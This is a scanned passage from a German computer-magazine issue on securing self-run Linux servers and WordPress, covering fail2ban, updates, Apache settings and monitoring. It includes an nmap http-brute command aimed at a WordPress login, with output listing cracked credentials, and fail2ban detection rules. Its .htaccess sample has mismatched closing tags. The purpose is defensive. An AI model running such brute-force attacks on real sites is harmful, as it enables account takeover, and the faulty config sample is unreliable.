auth.log.1:Jan 11 04:46:13 www sshd[5891]: reverse mapping checking getaddrinfo for nsg-static-242.157.72.182.airtel.in [182.72.157.242] failed - POSSIBLE BREAK-IN ATTEMPT!
```


© Copyright by Heise Zeitschriften Verlag



Auch öffentlich betriebene Windows-Server kann man durch Ändern des Ports, auf dem der RDP-Server lauscht, aus der Schusslinie nehmen. Viele Clients akzeptieren eine Port-Nummer für den Verbindungsaufbau.

teien, das automatisierte Anmeldeversuche produzieren. Gelegenheitseinbrecher ziehen weiter, weil sie auf Port 22 nichts sehen. Wer sich für einen Server detaillierter interessiert, findet einen aktiven SSH-Server auch auf Port 65536 – er nimmt sich halt Zeit und rüttelt an jedem Fenster. Der geänderte Port hat aber selbst dann noch einen Vorteil, nämlich dass man solche Aktivitäten leichter in den Log-Dateien erkennt.

Während sich Administratoren auf andere Ports einstellen können, gelingt das den Nutzern und vor allem vielen Anwendungen schlecht oder gar nicht: Ein E-Mail-Server, der Nachrichten nur auf ungewöhnlichen Ports annimmt, ergibt eher selten Sinn. Ein Blog, das nur über Port 9123 zu erreichen ist, findet wenige Leser. Trotzdem sollte man nicht alle Vorsicht fahren lassen. Alle Dienste, bei denen Anmeldedaten übertragen werden, sollten ausschließlich verschlüsselt erreichbar sein. Das hindert unerfahrene Nutzer daran, versehentlich unverschlüsselt auf das Angebot zuzugreifen.

Wie viel Aufwand man in die nötigen Zertifikate steckt, hängt von der eigenen Paranoia ab: Wer verhindern will, dass Guck & Horch mitschneidet, baut am besten eine eigene CA auf und verwendet nur Zertifikate aus eigenem Anbau. Der sollte dann aber mit kostenlos im Web verfügbaren Tests wie [1] prüfen, ob er sich anderswo Kryptolücken einhandelt. Wem es nur darum geht, Dritten nicht fahrlässig Anmeldedaten in die Hände zu spielen, und Nutzer nicht wider besseres Wissen überreden will, Selbstsigniertes zu akzeptieren, kann sich auch der kostenlos erhältlichen Zertifikate bedienen – eine Anleitung für StartSSL finden Sie auf unseren Web-Seiten [2].

Pflegen

Für die langfristige Pflege eines Servers ist es enorm nützlich, wenn der seinen Betreuer mit Nachrichten versorgen kann, etwa wenn eine Festplatte zickt, ein Update klemmt oder andere Dinge vorgehen. E-Mail bietet sich dafür an. Dazu sind mehrere Dinge nötig: auf dem Server eine Funktion, um Nachrichten zu verschicken, eine E-Mail-Adresse für den Empfang dieser Nachrichten, die auch benutzbar ist, wenn der Server aus dem letzten Loch pfeift, und meist auch ein Vermittler, der die Nachrichten annimmt, ausliefert oder zum Lesen bereithält.

Um Nachrichten zu verschicken, braucht es auf dem Server keinen ausgewachsenen E-Mail-Dienst, aber etwas mehr als ein Skript, das E-Mails irgendwo abladen kann, ist nützlich: Viele Vorgänge auf einem Server generieren Mails, die nützlich, aber nicht zwangsläufig sauber adressiert sind. Minimal-Mailer für Linux wie Nullmailer oder Ssmtp fangen das ab, indem sie unvollständige Adressen auf einen bestimmten Empfänger umschreiben. Außerdem können Sie Mail bei einem SMTP-Server auch mit Authentifizierung einliefern. Indem Nullmailer Mails in einer Warteschlange für spätere Zustellversuche lagert, überbrückt er sogar Netzaussetzer.

Als Empfänger eignet sich eigentlich jede E-Mail-Adresse. In vielen Fällen ist eine solche bei einem kostenlosen Mail-Anbieter die beste Wahl: Sie ist unabhängig davon, ob der eigene Server läuft. Meist kann man eine Weiterleitung einrichten, die alles an die reguläre Adresse weiterschickt – wenn die aber klemmt, kann man per Web-Interface immer noch lesen, was los ist und gegebenenfalls auch auf Beschwerden reagieren.

Wie es um die Sicherheit eines Servers bestellt ist, hängt auch davon ab, ob er regelmäßig mit sicherheitsrelevanten Updates versorgt wird. Dabei kann man es sich leicht oder schwer machen. Leicht heißt im Zweifelsfall, dass man Software ausschließlich über die systemeigenen Mechanismen, bei Linux die Paketverwaltung, installiert und dass das automatisch geschieht, zum Beispiel wie in c't 2/2010 vorgeschlagen [3]. Man mag dabei Gefahr laufen, dass ein Update zu Funktionsstörungen führt, doch das ist allemal besser, als Störungen zu beseitigen, die ein Eindringling verursacht hat. Idealerweise schickt die Update-Automatik regelmäßig E-Mails über ihre Aktivitäten.

Es sich schwer machen bedeutet, dass sich Updates nur durch aktives Handeln des Systembetreuers überhaupt anwenden lassen. Wer sich darauf einlässt, kommt nicht umhin, den aktuellen Entwicklungen der Software minutiös zu folgen, um Update-Bedarf umgehend zu erkennen. Taten müssen unmittelbar folgen. Manche Software beherbergt eigene Update-Mechanismen, etwa viele PHP-basierte Web-Anwendungen wie Owncloud, Wordpress und so weiter – die sind in jedem Fall eine bessere Wahl als ein manuelles Update durch den Systemverwalter.

Ob die anwendungsspezifischen Updates denen vorzuziehen sind, die über die Update-Mechanismen und Paketverwaltung der Distribution erhältlich sind, ist individuell zu entscheiden: Wer aktuellere Versionen

(Rechts-)Risiken des eigenen Servers

Gegen einen Server-Betreiber, dessen System von anderen missbraucht wird, können sich in der Praxis allenfalls zivilrechtliche Unterlassungs- und Schadenersatzansprüche von Geschädigten richten; strafrechtlich relevantes Handeln müsste absichtlich geschehen. Ältere Urteile dazu betrafen Kosten durch erhöhten Traffic. Dort liegt aber im Zeitalter von Botnetz-Attacken und verbreiteten Pauschalverträgen ohne verbrauchsabhängige Vergütung nicht mehr das entscheidende Problem.

Wenn der eigene Server für ein Botnetz rekrutiert wurde, wird der Geschädigte oder dessen Provider versuchen, den Angriff abzuwehren, und im Zweifelsfall über die Abuse-Abteilung des Hosters intervenieren. Der wird seinerseits dann vom Server-Betreiber verlangen, dass der weiteren Missbrauch unterbindet – oft verbunden mit der Bitte, eine Stellungnahme zu den Vorwürfen abzugeben. Dabei herrscht in der Regel sachlicher Ton vor und oftmals ein geradezu konstruktives Klima. Wer indes auf Durchzug schaltet und derlei ignoriert, muss damit rechnen, dass der Vermieter irgendwann den Stecker zieht.

In Root-Server-Foren wird gern der Fall konstruiert, dass der Angegriffene Schadenersatz für die anfallende Arbeit eines Admins zur Abwehr und eventuelle Umsatzeinbußen gelten machen könnte. Andererseits ist auch dieser Betreiber eines Internet-Angebots dazu verpflichtet, sein System sorgfältig zu betreuen und gegebenenfalls vor derlei Unbilden zu schützen – wenn er nicht in der Lage ist, einen einfachen Angreifer abzuwehren, sind daran berechtigte Zweifel angebracht. Deshalb: Wer Sorgfalt walten lässt, nicht leichtfertig Dritte auf sein System lässt und zeitnah bei Problemen reagiert, dürfte unterm Strich wenig zu befürchten haben.

© Copyright by Heise Zeitschriften Verlag

braucht, als die Paketverwaltung hergibt, hat keine Wahl. Das Gleiche gilt, wenn Komponenten, etwa Plug-ins gefragt sind, die nicht im offiziellen Paketdepot zu haben sind und sich auch keine andere, über die distributionsspezifischen Update-Mechanismen zugängliche Quelle dafür findet.

Sich für die offiziellen Distributionspakete und Updates zu entscheiden, heißt oft, mit älteren Versionen vorliebzunehmen. Die alten Versionen gehen dann aber nicht zu Lasten der Sicherheit, denn die Distributionen unterhalten eigene Security-Teams für den stabilen Zweig. Sie kümmern sich darum, dass Sicherheitskorrekturen an die dort enthaltenen älteren Versionen angepasst und über die Update-Mechanismen verteilt werden.

Ausmisten & Fallen meiden

Wichtig ist auch regelmäßiges Ausmisten. Das beginnt damit, überflüssige Paketreste zu entsorgen (`apt-get purge` und `apt-get autoclean` in Debian-Systemen). Dazu gehört auch, Dateirechte möglichst eng zu halten, wichtige Schlüssel, Konfigurationsdateien oder auch Notizen sollte nur der Benutzer root überhaupt einsehen und bearbeiten können.

Eine große Gefahr geht von mal eben versuchsweise verdrehten Rechten oder als Administrationshilfe installierter Software aus – sofern man sie nicht mit weiteren Schutzmaßnahmen wie .htaccess und ungewöhnliche Port-Adressen aus der Schusslinie nimmt. phpMyAdmin zur Verwaltung von MySQL mag praktisch sein, auf einem öffentlich laufenden Server ist es ein Risiko, ebenso wie Webmin – beide sind die ersten Ziele, die Skript-Kiddies ansteuern.

Stets einer kritischen Prüfung sollten Sie auch die aktiven Apache-Module unterziehen: Nur die unbedingt nötigen sollten aktiv sein. Mit `apachectl -t -D DUMP_MODULES` erhalten Sie eine Liste; mit „static“ markierte Module sind nicht deaktivierbar, weil schon beim Übersetzen in den Webserver eingebaut. Die meisten Distributionen liefert mit a2dismod und a2enmod hilfreiche Skripte für die Administration. Ähnliche Hilfestellung gibt es dort mit php5dismod und php5enmod für den Umgang mit PHP-Erweiterungen – auch hier gilt: Abschalten, was nicht benötigt wird.

In der Web-Server-Konfiguration sollten die Options-Statements nur im Bedarfsfall und allenfalls für einzelne virtuelle Hosts Indexes und FollowSymLinks enhalten. Potenzielle Einbrecher könnten darüber sonst Einblick in Strukturen erhalten, die man ihnen besser vorenthält. Apropos Vorenthalten: Es ist generell keine schlechte Idee, konkrete Versionsnummern zu verstecken: Steht `ServerTokens Prod` in seiner Konfigurationsdatei, verrät Apache nicht mehr freimütig, wie alt er ist. `ServerSignature Off` lässt ihn auch Informationen zum Betriebssystem verschweigen.

Der Vollständigkeit halber noch ein paar grundlegende Weisheiten, die von heute gängigen Distributionen durchweg beachtet werden: Ein Web-Server sollte nie mit root-Rechten laufen, sondern ein Konto verwenden, das deutlich weniger Rechte hat (oft www-data oder apache). Ein Datenbank-Server sollte nur Verbindungen von innen, also auf localhost entgegennehmen. Wenn es die Architektur anders verlangt, helfen Firewall-Regeln, unerwünschte Nutzer fernzuhalten.

Überwachen & Dokumentieren

Linux führt genau Buch über viele wichtige Vorgänge und schreibt sie in die verschiedenen log-Dateien. So kann man bei Problemen Ursachenforschung betreiben. Für die tägliche Routine eines Systemverwalters eignen sich diese Dateien wenig. Um sie regelmäßig auf Besonderheiten zu untersuchen, gibt es zahlreiche Werkzeuge. Eines davon ist Logwatch, das die Informationen in den Log-Dateien über einen bestimmten Zeitraum zusammenfasst und auf Wunsch beispielsweise per E-Mail versendet. Ein Blick in diese Zusammenfassung zeigt bei Unregelmäßig-

Anzeige

© Copyright by Heise Zeitschriften Verlag

keiten oft erste Hinweise – mehr zu Logwatch ab Seite 116.

Einen Schritt weiter geht fail2ban. Als einfaches Intrusion Detection System (IDS) analysiert es die Log-Dateien auf fehlgeschlagene Anmeldeversuche, mit einem Fehler abgeschlossene Aufrufe von Skriptdateien auf dem Web-Server oder Versuche, beim Mail-Server Nachrichten für nicht lokale Empfänger abzuladen. Treten solche Einträge gehäuft ausgehend von einzelnen IP-Adressen auf, kann fail2ban daraus eine Regel für die Linux-eigene Firewall erstellen, die entsprechende Zugriffe schon auf Netzwerkebene ablehnt. Die Regeln bleiben für einen einstellbaren Zeitraum aktiv.

Die Inbetriebnahme von fail2ban ist einfach. Es bringt für die gängigen Fälle schon fertig konfigurierte Filter mit (meist in /etc/fail2ban/filter.d). Die beschreiben einen oder mehrere reguläre Ausdrücke für Log-Dateien. Die werden in der Konfigurationsdatei jail.conf mit einer Aktion (meist in /etc/fail2ban/action.d) und einer Log-Datei zu einem sogenannten Jail verbunden. Ein Jail, der das Durchprobieren von Skripten unterbinden soll, kann dann so aussehen:

```
[apache-noscript]
enabled  = true
port     = http,https
filter   = apache-noscript
logpath  = /var/log/apache*/*error.log
maxretry = 6
```

Diese Variante hält in den Fehlerlogs des Apache-Webservers-Ausschau nach Skript-Kiddies, die versuchen, gängige Skripte aufzurufen. Trifft es auf sechs solcher Versuche von einer IP-Adresse, leitet es Maßnahmen für Zugriffe auf Port 80 (http) und 443 (https) ein. Welche Aktion (banaction) das ist, steht im [DEFAULT]-Jail (in jail.conf). Es ist meist eine Firewall-Regel, die die den Logs entnommene IP-Adresse für eine vorgegebene Zeit (bantime) für weitere Zugriffe auf eben diese Ports sperrt (iptables-multiport). In vielen Distributionen muss man gezielt die vorkonfigurierten Jails aktivieren, damit fail2ban aktiv wird.

Dabei oder auch beim Konstruieren von neuen regulären Ausrücken für das Abgrasen der Log-Dateien hilft ein interaktiver Aufruf von fail2ban: `fail2ban-regex "/var/log/apache2/error.log" /etc/fail2ban/filter.d/apache-noscript.conf`. So findet man schnell heraus, ob ein Ausdruck die nötigen Informationen zu greifen bekommt oder nicht. Klappt es partout nicht, passt vielleicht das Log-Dateiformat nicht. Apache kennt mehrere Varianten: Während logwatch „combined“ bevorzugt, liebt fail2ban in Debian das „common“-Format. Hier helfen schlicht mehrere LogFile-Anweisungen in der Apache-Konfiguration aus der Patsche; passende Regeln für Logrotate sollte man obendrein erstellen, damit die Platte nicht zuwuchert.

Auskunft über die Aktivitäten von fail2ban liefert wieder eine eigene Log-Datei oder interaktiv per fail2ban-client. Mit `fail2ban-client status` erfährt man, welche Jails aktiv sind. Einen Überblick über die Aktivitäten in einem konkreten Jail erhält man, indem man den Namen hinten anhängt, etwa `fail2ban-client status ssh`. Weitere Befehle helfen Sperren aufzuheben. Man muss sich also nicht direkt an Firewall-Regeln zu schaffen machen. Wer Angst hat, sich selbst auszusperren, kann im Jail [DEFAULT] global IP-Adressen in einer Whitelist hinterlegen, die niemals gesperrt werden. Admins mit dynamischen IP-Adressen können solche Regeln mit fail2ban-client per cron-Job definieren; das gelingt für einzelne Jails, nicht jedoch für [DEFAULT], etwa mit `fail2ban-client set ssh addignoreip `dig +short myhost.dyndns.org``.

Das Schöne an fail2ban ist seine Schlichtheit, geringe Abhängigkeit von konkreten Diensten und dadurch seine breite Anwendbarkeit. Es funktioniert dann gut, wenn gehäuft Zugriffe von ein und demselben Absender auftreten. Damit es solche erkennt, muss der jeweilige Dienst auch „ordentliche“ Log-Einträge generieren; fehlen dort die IP-Adressen, kann fail2ban nicht reagieren. Misstrauen gegenüber Log-Einträgen ist bei UDP-basierten Diensten angebracht: die Absenderadressen im Log müssen nicht den realen Absendern entsprechen.


Für den Web-Server-Apache gibt es mit mod_evasive ein spezielles Modul, das etwas Ähnliches wie fail2ban tut; hier müsste man aber die Firewall-Regeln selbst implementieren. Sein Modul-Kollege mod_security ist eher für die Großwildjagd gedacht: Es rüstet Apache mit einer Application Level Firewall aus, die Anfragen daraufhin unterscheidet, ob sie schädlich sein können. Was schädlich ist, bestimmt ein eigenes Regelwerk, das umfangreiches Training für die gehosteten Anwendungen benötigt, wenn es wirklich gut funktionieren soll – das ist mehr als der durchschnittliche Server-Betreiber wohl braucht und ebenfalls beschränkt auf Apache.

Die Log-Dateien, die von logwatch erzeugten Zusammenfassungen und die E-Mails, die während des Einspielens von Updates entstehen, liegen idealerweise nicht nur auf dem Server selbst, sondern auch noch an einem anderen Ort. Sie können nützlich sein, um plötzlich auftretenden Störungen nachzugehen, die sich durch Komplettaussetzer bemerkbar machen. Außerdem könnten sie mal als Nachweis nötig sein, dass der Admin seiner Sorgfaltspflicht Genüge getan hat. Als Instrument, um vor aktuell laufenden Angriffen zu warnen oder Entwicklungen zu erkennen, die langfristig für Schäden sorgen, sind sie kaum geeignet.

Idealerweise betreiben Sie zusätzlich ein Monitoring-System, das kontinuierlich wichtige Betriebsparameter des Servers abfragt und aufzeichnet. Dafür eignen sich Nagios, sein Ableger Icinga oder das darauf aufbauende check_mk. Solche Software läuft sinnvollerweise nicht auf dem Server selbst, sondern einem anderen System. Nur so kann es überhaupt Alarme generieren, wenn auf dem Server etwas nicht stimmt, etwa der Web-Server unter Beschuss und der Hauptspeicher vollgelaufen ist. Das Monitoring-System schlägt dann Alarm und durch die von ihm aufgezeichneten Daten erhalten Sie einen ersten Eindruck, was los ist – mehr zur Überwachung ab Seite 120.

Mit fail2ban unerwünschte Gäste abwimmeln

Ungebetene Gäste, die mit höherer Frequenz Zugangsdaten durchprobieren, erkennt fail2ban und lässt nur die ersten Zugriffe überhaupt an die jeweiligen Dienste ran. Danach bleiben sie in der Firewall stecken.




Selbstkritik

Trotz allem Bemühen um Sicherheit ist es wichtig, das eigene Handeln distanziert zu beurteilen. Oft verliert man wichtige Details aus den Augen. Alle Update-Installiererei nützt zum Beispiel nichts, wenn man die betroffenen Dienste hinterher nicht neu startet: Debian liefert im Paket debian-goodies den Befehl `checkrestart`. Er ermittelt, welche Prozesse noch Bibliotheken verwenden, die beim Update ersetzt worden sind. Zumindest die sicherheitsrelevanten sollten neu gestartet werden.

Generell ist es unverzichtbar, getroffene Annahmen zu überprüfen: Wehrt eine neue Firewall-Regel wirklich Zugriffe auf den Dienst ab, für den sie eingerichtet wurde? Überlebt sie einen Systemneustart? Packen die fail2ban-Regeln rechtzeitig zu? Ist das Admin-Interface hinreichend per Authentifizierung durch den Web-Server geschützt (per .htaccess-Datei)? Gelingt der Zugriff auf die Dateien einer Web-Anwendung über einen anderen Virtual Host an Schutzmechanismen vorbei? Wie reagiert der Server auf hohe Last? Welche Prozesse laufen? An welchen TCP-Ports lauschen überhaupt Prozesse? Sind noch Paketreste von Experimenten auf dem System?

Mancher Test ist auch schon lokal nützlich. Mit `lsof -i` können Sie offene Netzwerkports und die daran lauschenden Prozesse ausge-

© Copyright by Heise Zeitschriften Verlag



Kein unmittelbarer Sicherheitsgewinn, aber nützlich, um außergewöhnliches Verhalten des Servers früh wahrzunehmen und bewerten zu können: Monitoring-Software wie Nagios & Konsorten

ben lassen. Mit `ps -ax` prüfen Sie die Liste der laufenden Prozesse. Hilfreich ist ein zweites System, um Wunsch auf Wirklichkeit zu testen. Umfangreiche Penetrationstestumgebungen wie OpenVAS (eine freie Weiterentwicklung von Nessus) sind dazu gar nicht nötig. Ein einfaches Tool wie nmap genügt schon. Das zeigt nicht nur an, welche Ports auf einem System auf Verbindungen von außen lauschen (`nmap -v example.com`), sondern kann viel mehr.

Auf Wunsch führt nmap Skripte aus, mit denen man beispielsweise eine Brute-Force-Attacke gegen die Authentifizierung des Web-Servers fahren kann, etwa mit `nmap -p 80 --script http-brute wordpress.example.com --script-args http-brute.path=/wp-login.php` – sie zeigt auch gleich drastisch, warum schlichte Benutzernamen und Passwörter grober Leichtsinn sind: In 70 Sekunden hat das Skript bei unseren Versuchen gültige Anmeldedaten ausgeworfen.

Viele weitere Skripte, die anderen Diensten auf den Zahn fühlen, bringt nmap gleich mit (bei Debian in /usr/share/nmap/scripts/). Ein hilfreiches Werkzeug ist auch der Apache-eigene Benchmark (ab); mit seiner Hilfe lässt sich leicht Last auf einen Web-Server bringen, um die Abwehrmaßnahmen für Angriffe auf den Web-Server zu überprüfen.

Manche Frage lässt sich nicht mit Werkzeugen beantworten: Gibt es Dienste, die große Datenmengen annehmen und wieder ausspucken, wie zum Beispiel Owncloud? Dann mindert das Beschränken der maximalen Größe von Uploads die Schäden. Sind Dienste aktiv, denen minimale Anfragen ausschweifende Antworten entlocken, etwa ein offner DNS-Server? Hier helfen nur intensives Studium vorhandener Lücken sowie Empfehlungen für den jeweiligen Dienst und seine konkrete Implementierung.

Zum Schluss noch ein wohlgemeinter Rat: Ein Server ist nur so sicher, wie der zur Verwaltung des Servers benutzte PC. Die Passphrase Ihres SSH-Schlüssels sollten Sie dort nicht dauerhaft speichern, allenfalls einem SSH-Agenten, der die Eingabefrequenz reduziert, anvertrauen. Und selbst dann sind Sie nicht sicher: Ein Trojaner auf dem Admin-PC ist heute üblicherweise das Einfallstor selbst für gut geschützte Server. (ps)

```
Starting Nmap 6.00 ( http://nmap.org ) at 2015-01-08 20:03 CET
Nmap scan report for blog.example.com (2.2.2.2)
Host is up (0.00030s latency).
rDNS record for 2.2.2.2: blog.example.com
PORT   STATE SERVICE
80/tcp open  http
| http-brute:
|   Accounts
|     admin:test - Valid credentials
|   Statistics
|_    Performed 49619 guesses in 70 seconds, average tps: 737

Nmap done: 1 IP address (1 host up) scanned in 70.03 seconds
```

Wie wichtig sichere Passwörter und ungewöhnliche Benutzernamen sind, zeigen eindrucksvoll eigene Experimente mit schwachen.

Literatur

[1] Qualsys SSL Labs Test der SSL-Konfiguration: https://www.ssllabs.com/ssltest/
[2] heise Security: SSL für Lau, Kostenlose Zertifikate einrichten – http://heise.de/-880221
[3] Peter Siering, Update-Brunnen, Debian-Server aktuell halten, c't 2/2010, S. 165

c't Lese-Tipps zur Vertiefung: ct.de/yeqw

© Copyright by Heise Zeitschriften Verlag

Clemens Gleich

Bot-Bremse

Pragmatische Wordpress-Sicherheitstipps

Wordpress macht Artikel-Posten einfacher als jedes andere CMS. Deshalb ist es weit verbreitet. Leider jedoch hat sich die Beliebtheit auch bei Skript-Kiddies und Gaunern herumgesprochen. Meiner Erfahrung nach helfen schon einfache Maßnahmen wirksam gegen deren Treiben.

Der Wordpress-Benutzer hat wenig Zeit für oder Lust auf Technik und viel zu viele Wörter im Kopf, die schnell rausmüssen. So sind wir, so bin ich und deshalb bleiben zwangsläufig alle Tipps, die ich hier aus dem Alltag geben kann, bodenständig. Sie sind jedoch gerade deswegen einfach umzusetzen und trotzdem effektiv.

Le Problème

Böse Menschen greifen Wordpress-Server vor allem aus zwei Ecken an: Entweder zielen sie auf einzelne Schwachpunkte, wie sie vor allem in Wordpress-Plug-ins auftreten; dagegen hilft, möglichst wenige Plug-ins zu nutzen und sie möglichst aktuell zu halten. Oder die Bösen starten gleich Brutalo-Angriffe auf den Wordpress-Login, um Administrator-Zugriff zu erlangen und dann zum Beispiel per Plug-in Software einzuschleusen oder gleich den ganzen Server zu übernehmen.

Die Angreifer gehen simpel vor: Sie versuchen, sich unter typischen Administrator-Account-Namen einzuloggen, mit Probierpasswörtern aus einem Wörterbuch. Deshalb sollte jeder Wordpress-Eigentümer einen Admin-Account unter anderem Namen als „admin“ anlegen und den Default-Account löschen, falls es den noch aus der Vergangenheit gibt. Neuere Installationen schlagen „admin“ nicht mal mehr vor, also sollten Sie auch nicht auf die Idee kommen. Viel besser als „admin“ ist zum Beispiel „patron“.

Die Maßnahme dauert nur ein paar Sekunden, hilft allerdings nicht gegen die Last, die die Attacke eines Botnetzes über das beim Wordpress-Login benutzte PHP-Skript auf einen Server bringt. Wenn Anfragen von einigen zehntausend IP-Adressen auf die Login-Seite eines Blogs einprasseln, reißt auf einem kleineren Server schnell der Apache die Hufe in die Höhe. Auf meinem alten Mietserver lief das sogar auf einen Denial of Service raus, weil sein Hauptspeicher vollief.

Mir wurden damals die üblichen Plug-ins empfohlen, die gegen solche Angriffe helfen sollen. Bei mir wirkten sie nicht. Ein Plug-in blockierte zum Beispiel eine IP für einen einstellbaren Zeitraum, wenn von ihr aus binnen kurzer Zeit ständig Logins misslangen. Botnetz-Betreiber mit tausenden IP-Adressen lachen darüber. Zum Glück fahren sie notwendigerweise einfach gestrickte, massenkompatible Angriffe, sodass man mit einem einfachen Trick sowohl fremde Admin-Login-Versuche als auch Denial of Service-Attacken abwehren kann.

Le Server

Der Trick besteht darin, der eigentlichen Anmeldeseite für den Wordpress-Administrator eine weitere vorzuschalten. Die stellt der Web-Server bereit, sodass die Angreifer gleich dort abprallen. Klingt umständlich, erspart aber viel Aufwand, weil dafür nicht eine Zeile PHP-Code abgearbeitet werden muss.

Für diesen Abprallschutz genügen Einträge im Wordpress-Verzeichnis in der Datei .htaccess, der Konfigurationsdatei, die dem Webserver Zugriffsregeln für Verzeichnisse oder Dateien vorgibt. Ich verwende Apache unter Debian GNU/Linux. Es reicht, wenn der Web-Server wp-login.php (und bei der Gelegenheit auch gleich wp-config.php) durch eine schlichte Passwortabfrage schützt:

```
# .htaccess-Schranke
<FilesMatch "(wp-config.php|wp-login.php)">
  AuthName "HTAccess"
  AuthType Basic
  AuthUserFile /usr/share/wordpress/.htpasswd
  require valid-user
</Files>
```

Der Befehl `htpasswd -c /usr/share/wordpress/.htpasswd patron` erstellt eine Passwortdatei und hinterlegt für den Benutzer „patron“ das abgefragte Passwort. „AuthType Basic“ heißt: Authentifizierung im Klartext. Für den Zweck des Botnetz-Frustrierens reicht das, solange Sie eine sichere HTTPS-Verbindung für die Administration verwenden. Ich verwende hier ein anderes Passwort als beim echten Login.

Rufen Sie die Login-Seite von Wordpress auf. Wenn alles funktioniert, fragt der Browser ab jetzt nach Benutzer und Passwort. Diese kleine Maßnahme reicht, damit Admin-Rechte-suchende Botnetze üblicher Größe keinen Einfluss mehr auf die Server-Erreichbarkeit haben.

Le Spam

Das nächste große Wordpress-Realproblem nach aktiven Angriffen ist Kommentar-Spam. Manchmal kommt der in Wellen von tausenden oder gar zehntausenden pro Tag. Solange die Zugriffe in ausreichendem Abstand liegen, schaffen das Bayes-Netze-nutzende Spam-Filter wie Akismet (externe Datenbank im Ausland) oder Antispam Bee (lokale Datenbank) problemlos. Spammer füllen dann nur den Spam-Eimer. Leider verlangt jeder Spam-Eintrag auch einen Datenbankzugriff. Es kann also sein, dass große Spam-Wellen die Datenbank für den nötigen Schreibzugriff blockieren und echte Seitenaufrufer deswegen warten müssen.

Schon vor Jahren stellte Johannes Kretzschmar auf seinem kommentarstarken Comic-Weblog Beetlebum fest, dass sich Spam-Bots unfreiwillig outen: Sie füllen stets alle Felder aus, selbst dann, wenn eins dieser Felder für echte Besucher unsichtbar bleibt. Ich weiß nicht, ob Johannes der Erste mit dieser Idee war oder ich es nur dort zum ersten Mal hörte, auf jeden Fall gibt es mittlerweile fertige Plug-ins dafür.

Im Zuge meines laufenden Seiten-Neudesigns werde ich eines davon einsetzen, vielleicht das nüchtern benamte „Anti-Spam“. Aus der Erfahrung eines Wordpress-Seitenbetreiberkollegen weiß ich, dass damit bei ihm fast kein Spam mehr bis zur Datenbank durchdringt (durchschnittlich fünf pro Woche). Die mikroskopisch kleine Restmenge verursacht im Bayes-Filter trotz Datenbank-Lock keine Lags für Besucher mehr. Ich hoffe sogar, dass ich künftig ganz ohne den Bayes-Filter auskomme.

Grundsätzlich kann ich auch in Sachen Sicherheit Wordpress weiterempfehlen. Benutzer müssen sich nur damit abfinden, dass Wordpress wie Windows ist: das lohnendste Ziel. Wo sich Nischensystembenutzer Laxheit leisten können, muss der Mainstream-Systembenutzer wachsam bleiben. Wenn ich einen Wordpress-Wunsch frei hätte, wäre es, dass Hoster mehr Service für die Sicherheit auch ihrer kleinen Kunden anbieten. Es ist im Interesse aller, wenn möglichst wenige Webserver in Botnetzen stehen. (ps)

Wenig Aufwand, große Wirkung: Verstecken des Wordpress-Admin-Zugangs hinter einem Web-Server-Login.

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Ralf Spenneberg

Alles im Überblick

Logdateien überwachen mit Logwatch

